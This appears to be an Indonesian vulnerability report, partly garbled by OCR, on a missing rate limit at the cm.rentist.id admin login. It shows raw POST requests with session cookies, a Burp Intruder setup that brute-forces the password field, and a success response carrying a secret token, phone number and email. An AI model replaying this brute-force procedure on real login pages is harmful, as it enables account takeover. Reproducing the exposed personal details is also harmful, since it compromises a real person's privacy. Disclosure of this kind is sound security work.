

No Rate Limit Pada *Login* CM(dot)RENTIST(dot)ID

16 Oktober 2019


Oleh

Deskripsi	*No Rate Limit* adalah tidak adanya pembatasan pada satu *request* yang memungkinkan *request* tersebut digunakan terus menerus.
URL / Aplikasi	**https://cm.rentist.id/index.php/rcmadmin/auth**
Dampak	Seseorang dapat melakukan *brute force* pada kata sandi sehingga dapat memungkinkan terjadinya pengambilalihan akun.
Langkah-langkah	1. Mencoba *login* dengan kata sandi yang salah untuk mendapatkan *request*. 2. Lakukan *brute force* pada parameter kata sandi. 3. Lihat hasil respons, apabila kata sandi benar maka respons akan menunjukkan *login* berhasil.
Bukti Temuan	*Screenshot* gambar  https://cm.rentist.id/index.php/rcmadmin/auth fadhilthomas@gmail.com ••••••



```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 110
DNT: 1
Connection: close
Referer: https://cm.rentist.id/rcmadmin/auth
Cookie: __cfduid=d4be0f603ac66ae062ad94582a76df3901571207512;
ci_session=4rlimtb9th0gtvb2tvnkqkq3nhlhc62a

endpoint=%2FIDKxQZFxJflruy%2Bxp0HKxlzT0GRwJHAx%2BDGl6Hjir8%3D&email=fad
hilthomas%40gmail.com&password=qwerty12
```




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack typ determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /json/ HTTP/1.1
Host: cm.rentist.id
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:69.0) Gecko/20100101 Firefox/69.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Content-Length: 110
DNT: 1
Connection: close
Referer: https://cm.rentist.id/rcmadmin/auth
Cookie:
__cfduid=d4be0f603ac66ae062ad94582a76df3901571207512;
ci_session=4rlimtb9th0gtvb2tvnkqkq3nhlhc62a

endpoint=%2FIDKxQZFxJflruy%2Bxp0HKxlzT0GRwJHAx%2BDGl6Hjir8%3
D&email=fadhilthomas%40gmail.com&password=§§
```

	
Remediasi / Rekomendasi	Lakukan pembatasan pada *request* untuk mencegah serangan *brute force.*
Referensi	https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

Request	Payload	Status	Error	Timeout	Length	Con
123	123	200	□	□	1393	
0		200	□	□	565	
1	1	200	□	□	565	
2	2	200	□	□	565	
3	3	200	□	□	565	
4	4	200	□	□	565	
5	5	200	□	□	565	
6	6	200	□	□	565	
7	7	200	□	□	565	
8	8	200	□	□	565	
9	9	200	□	□	565	
10	10	200	□	□	565	
11	11	200	□	□	565	
12	12	200	□	□	565	

```
    "message": "Sign In Success",
    "data": {
        "id_partner_person": "1638",
        "id_partner": "A001574",
        "profile_pic": "https:\/\/assets.rentist.id\/images\/default.png",
        "first_name": "Fadhilthomas",
        "last_name": ".",
        "phone": "62.87898661161",
        "email": "fadhilthomas@gmail.com",
        "secret_token": "404002e0-999b-4aa9-8f6b-ab0d980622df",
```